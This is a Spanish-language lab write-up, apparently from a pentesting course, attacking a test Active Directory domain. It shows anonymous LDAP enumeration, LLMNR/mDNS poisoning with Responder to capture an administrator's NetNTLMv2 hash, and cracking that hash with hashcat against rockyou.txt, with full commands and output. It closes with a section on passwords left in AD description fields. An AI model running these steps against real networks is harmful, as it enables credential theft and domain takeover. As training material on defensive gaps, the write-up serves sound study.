supportedControl: 1.2.840.113556.1.4.802  
supportedControl: 1.2.840.113556.1.4.1907  
supportedControl: 1.2.840.113556.1.4.1948  
supportedControl: 1.2.840.113556.1.4.1974  
supportedControl: 1.2.840.113556.1.4.1341  
supportedControl: 1.2.840.113556.1.4.2026  
supportedControl: 1.2.840.113556.1.4.2064  
supportedControl: 1.2.840.113556.1.4.2065  
supportedControl: 1.2.840.113556.1.4.2066  
supportedControl: 1.2.840.113556.1.4.2090  
supportedControl: 1.2.840.113556.1.4.2205  
supportedControl: 1.2.840.113556.1.4.2204  
supportedControl: 1.2.840.113556.1.4.2206  
supportedControl: 1.2.840.113556.1.4.2211  
supportedControl: 1.2.840.113556.1.4.2239  
supportedControl: 1.2.840.113556.1.4.2255  
supportedControl: 1.2.840.113556.1.4.2256  
supportedControl: 1.2.840.113556.1.4.2309  
supportedControl: 1.2.840.113556.1.4.2330  
supportedControl: 1.2.840.113556.1.4.2354  
supportedCapabilities: 1.2.840.113556.1.4.800  
supportedCapabilities: 1.2.840.113556.1.4.1670  
supportedCapabilities: 1.2.840.113556.1.4.1791  
supportedCapabilities: 1.2.840.113556.1.4.1935  
supportedCapabilities: 1.2.840.113556.1.4.2080  
supportedCapabilities: 1.2.840.113556.1.4.2237  
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=change,DC=me  
serverName: CN=RAUL,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
```

```
raul@raul: ~  
supportedCapabilities: 1.2.840.113556.1.4.1670  
supportedCapabilities: 1.2.840.113556.1.4.1791  
supportedCapabilities: 1.2.840.113556.1.4.1935  
supportedCapabilities: 1.2.840.113556.1.4.2080  
supportedCapabilities: 1.2.840.113556.1.4.2237  
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=change,DC=me  
serverName: CN=RAUL,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur  
ation,DC=change,DC=me  
schemaNamingContext: CN=Schema,CN=Configuration,DC=change,DC=me  
namingContexts: DC=change,DC=me  
namingContexts: CN=Configuration,DC=change,DC=me  
namingContexts: CN=Schema,CN=Configuration,DC=change,DC=me  
namingContexts: DC=DomainDnsZones,DC=change,DC=me  
namingContexts: DC=ForestDnsZones,DC=change,DC=me  
isSynchronized: TRUE  
highestCommittedUSN: 32792  
dsServiceName: CN=NTDS Settings,CN=RAUL,CN=Servers,CN=Default-First-Site-Name,  
CN=Sites,CN=Configuration,DC=change,DC=me  
dnsHostName: raul.change.me  
defaultNamingContext: DC=change,DC=me  
currentTime: 20260129134437.0Z  
configurationNamingContext: CN=Configuration,DC=change,DC=me  
  
# search result  
search: 2  
result: 0 Success  
  
# numResponses: 2  
# numEntries: 1  
  
(raul@raul)-[~]  
$
```

Su comando sirve para comprobar si LDAP responde sin credenciales:

-x → autenticación simple (anónima)

-H ldap://IP → servidor LDAP

-s base → solo información base del dominio

El resultado del comando resumidamente es lo siguiente:

LDAP accesible: Sí (anónimo)

Dominio: change.me

Controlador de Dominio: RAUL

Nivel funcional dominio: 7 (moderno)

Global Catalog: Activo

Versiones LDAP: v2 y v3

Métodos de autenticación: GSSAPI, SPNEGO, DIGEST-MD5

Particiones AD: Dominio, Configuración, Esquema

Nombre DNS del DC: raul.change.me


Resultado: Consulta correcta

INFORME TÉCNICO

LLMNR Poisoning

LLMNR Poisoning permite capturar hashes NTLM cuando un equipo Windows intenta acceder a un recurso cuyo nombre no puede resolver.

Ejecutamos el `sudo responder -I eth0 -v` para escuchar el tráfico de la red y levantar servicios falsos (SMB, HTTP, etc.), para detectar si la red es vulnerable a ataques de resolución de nombres (LLMNR / NBT-NS).



```
raul@raul: ~  
└─$ sudo responder -I eth0 -v  
[sudo] password for raul:  
  
[+] You don't have an IPv6 address assigned.  
  
[*] Sponsor this project: [USDT: TNS8ZhdkeiMCT6BpXnj4qPfWo3HpoACJwv] , [BTC: 15X984Qco6bUxaxiR8AmTnQQ5v1LJ2zpNo]  
  
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
MDNS [ON]  
DNS [ON]  
DHCP [OFF]  
DHCPv6 [OFF]  
  
[+] Servers:  
HTTP server [ON]  
HTTPS server [ON]  
WPAD proxy [OFF]  
Auth proxy [OFF]  
SMB server [ON]  
Kerberos server [ON]  
SQL server [ON]  
FTP server [ON]  
IMAP server [ON]  
POP3 server [ON]  
  
IMAP server [ON]  
POP3 server [ON]  
SMTP server [ON]  
DNS server [ON]  
LDAP server [ON]  
MQTT server [ON]  
RDP server [ON]  
DCE-RPC server [ON]  
WinRM server [ON]  
SNMP server [ON]  
  
[+] HTTP Options:  
Always serving EXE [OFF]  
Serving EXE [OFF]  
Serving HTML [OFF]  
Upstream Proxy [OFF]  
  
[+] Poisoning Options:  
Analyze Mode [OFF]  
Force WPAD auth [OFF]  
Force Basic Auth [OFF]  
Force LM downgrade [OFF]  
Force ESS downgrade [OFF]  
  
[+] Generic Options:  
Responder NIC [eth0]  
Responder IP [192.168.56.102]  
Responder IPv6 [::1]  
Challenge set [random]  
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']  
Don't Respond To MDNS TLD ['_DOSVC']  
TTL for poisoned response [default]
```

```
raul@raul: ~  
[+] Generic Options:  
Responder NIC [eth0]  
Responder IP [192.168.56.102]  
Responder IPv6 [fe80::a00:27ff:fed0:2391]  
Challenge set [random]  
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']  
Don't Respond To MDNS TLD ['_DOSVC']  
TTL for poisoned response [default]  
  
[+] Current Session Variables:  
Responder Machine Name [WIN-S3UGMCJXAN2]  
Responder Domain Name [VA8R.LOCAL]  
Responder DCE-RPC Port [45373]  
  
[*] Version: Responder 3.2.0.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>  
  
[+] Listening for events...  
  
[*] [MDNS] Poisoned answer sent to 192.168.56.101 for name raul.local  
[*] [MDNS] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.101 for name raul.local  
[*] [LLMNR] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul  
[*] [LLMNR] Poisoned answer sent to 192.168.56.101 for name raul  
[*] [MDNS] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.101 for name raul.local  
[*] [MDNS] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul.local  
[*] [MDNS] Poisoned answer sent to 192.168.56.101 for name raul.local  
[*] [MDNS] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul.local  
[*] [LLMNR] Poisoned answer sent to fe80::4bb4:3c14:9815:3f59 for name raul  
[*] [LLMNR] Poisoned answer sent to 192.168.56.101 for name raul
```

Mediante el uso de la herramienta Responder se confirmó que el entorno es vulnerable a ataques de envenenamiento LLMNR y mDNS, ya que el sistema respondió a resoluciones de nombres no autorizadas, aunque no se capturaron credenciales durante esta fase.


Explicación de las opciones/flags:

Responder → herramienta de escucha/envenenamiento de red

-I eth0 → interfaz de red utilizada


-v → modo verbose (muestra toda la configuración)

Ahora realizaremos una prueba en la cual pues por x motivo la víctima desea entrar en su recurso



compartido que de ejemplo pondremos el DCCD:

Mientras el response escucha, observamos como hemos podido conseguir el hash del usuario con el NTLM que es el protocolo de autenticación de Windows.



Nos lo copiaremos:

Para descifrar el hash usaremos la herramienta de hashcat, filtramos para que nos salgan los que usen HTML, tenemos la posibilidad de usar hashcat `—examples-hashes | less`, posteriormente decimos con `/HTML` nos aparecería todo lo que sale textualmente lo indicado:

```
Hash mode #1000
Name.....: NTLM
Category.....: Operating System
Slow.Hash.....: No
Deprecated.....: No
Deprecated.Notice...: N/A
Password.Type.....: plain
Password.Len.Min....: 0
Password.Len.Max....: 256
Kernel.Type(s).....: pure, optimized
Example.Hash.Format.: plain
Example.Hash.....: b4b9b02e6f09a9bd760f388b67351e2b
Example.Pass.....: hashcat
Benchmark.Mask.....: ?a?a?a?a?a?a
Autodetect.Enabled..: Yes
Self.Test.Enabled...: Yes
Potfile.Enabled.....: Yes
Keep.Guessing.....: No
Custom.Plugin.....: No
Plaintext.Encoding..: ASCII, HEX


Hash mode #1100
Name.....: Domain Cached Credentials (DCC), MS Cache
Category.....: Operating System
Slow.Hash.....: No
Deprecated.....: No
Deprecated.Notice...: N/A
Password.Type.....: plain
Password.Len.Min....: 0
Password.Len.Max....: 256
```

O también con `grep -i "NTLM"`:

```
(raul@raul)-[~]
$ hashcat --examples-hashes | grep -i "ntlm"
Name.....: NTLM
Name.....: NetNTLMv1 / NetNTLMv1+ESS
Name.....: NetNTLMv2
Name.....: NetNTLMv1 / NetNTLMv1+ESS (NT)
Name.....: NetNTLMv2 (NT)

(raul@raul)-[~]
```

En este caso necesitamos el NetNTLMv2, en la captura anterior se encuentra ese precisamente, es cuando intentan acceder al recurso SMB, lo utiliza por red. Adjuntamos captura, en este caso seleccionamos el ID 5600 que es el tipo de hash correspondiente que debemos de utilizar.




```
Kali Linux NAT [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Plaintext.Encoding..: ASCII, HEX

Hash mode #5600
Name.....: NetNTLMv2
Category.....: Network Protocol
Slow.Hash.....: No
Deprecated.....: No
Deprecated.Notice ...: N/A
Password.Type.....: plain
Password.Len.Min....: 0
Password.Len.Max....: 256
Salt.Type.....: Embedded
Salt.Len.Min.....: 0
Salt.Len.Max.....: 256
Kernel.Type(s).....: pure, optimized
Example.Hash.Format.: plain
Example.Hash.....: 0UL5G37JOISX::6VB1IS0KA74:ebe1afa18b7fbfa6:aab8bf8675658dd2a939458a1077ba08:01010000000000031c8aa092510945398b9f7b7dde1a9fb00000000f7876f2b04b700
Example.Pass.....: hashcat
Benchmark.Mask.....: ?a?a?a?a?a?a
Autodetect.Enabled..: Yes
Self.Test.Enabled...: Yes
Potfile.Enabled.....: Yes
Keep.Guessing.....: No
Custom.Plugin.....: No
Plaintext.Encoding..: ASCII, HEX

Hash mode #5700
Name.....: Cisco-IOS type 4 (SHA256)
Category.....: Operating System
```

Si ejecutamos `hashcat -m 5600 ~/Desktop/HASH /usr/share/wordlists/rockyou.txt`

(rockyou.txt es un archivo txt en el cual hay millones de combinaciones de contraseñas y sirve para filtrar las contraseñas por caracteres de ahí, viene guardado en el SO).



```
raul@raul: ~
$ hashcat -m 5600 ~/Desktop/HASH /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 9 3900X 12-Core Processor, 1469/2939 MB (512 MB allocatable) , 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

[illegible]

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: ADMINISTRADOR::change:c27ea4c9e04384f8:1ac8d5b874ff ... 000000
Time.Started.....: Tue Feb  3 06:02:30 2026 (0 secs)
Time.Estimated...: Tue Feb  3 06:02:30 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1431.6 kH/s (1.54ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 806912/14344385 (5.63%)
Rejected.....: 0/806912 (0.00%)
Restore.Point....: 802816/14344385 (5.60%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: salem1 → room126
Hardware.Mon.#01.: Util: 50%
Started: Tue Feb  3 06:02:28 2026
Stopped: Tue Feb  3 06:02:32 2026
(raul@raul)-[~]
$

```

Password in Object Description


En esta práctica aprovechó una **mala práctica común en empresas**, donde algunos empleados almacenan su **contraseña en la descripción del usuario** dentro de Active Directory porque se les olvida.

Este campo es visible para otros usuarios del dominio, por lo que **sin realizar ningún ataque complejo**, simplemente revisando las descripciones, es posible **obtener contraseñas en texto plano**.


Gracias a esto consigo **credenciales válidas**, que me permiten acceder al sistema y **enumerar más información del dominio**, pudiendo llegar a comprometer **más usuarios y potencialmente toda la red corporativa**.

La práctica demuestra que **un fallo humano sencillo** puede tener un impacto muy grande en la seguridad de una empresa.

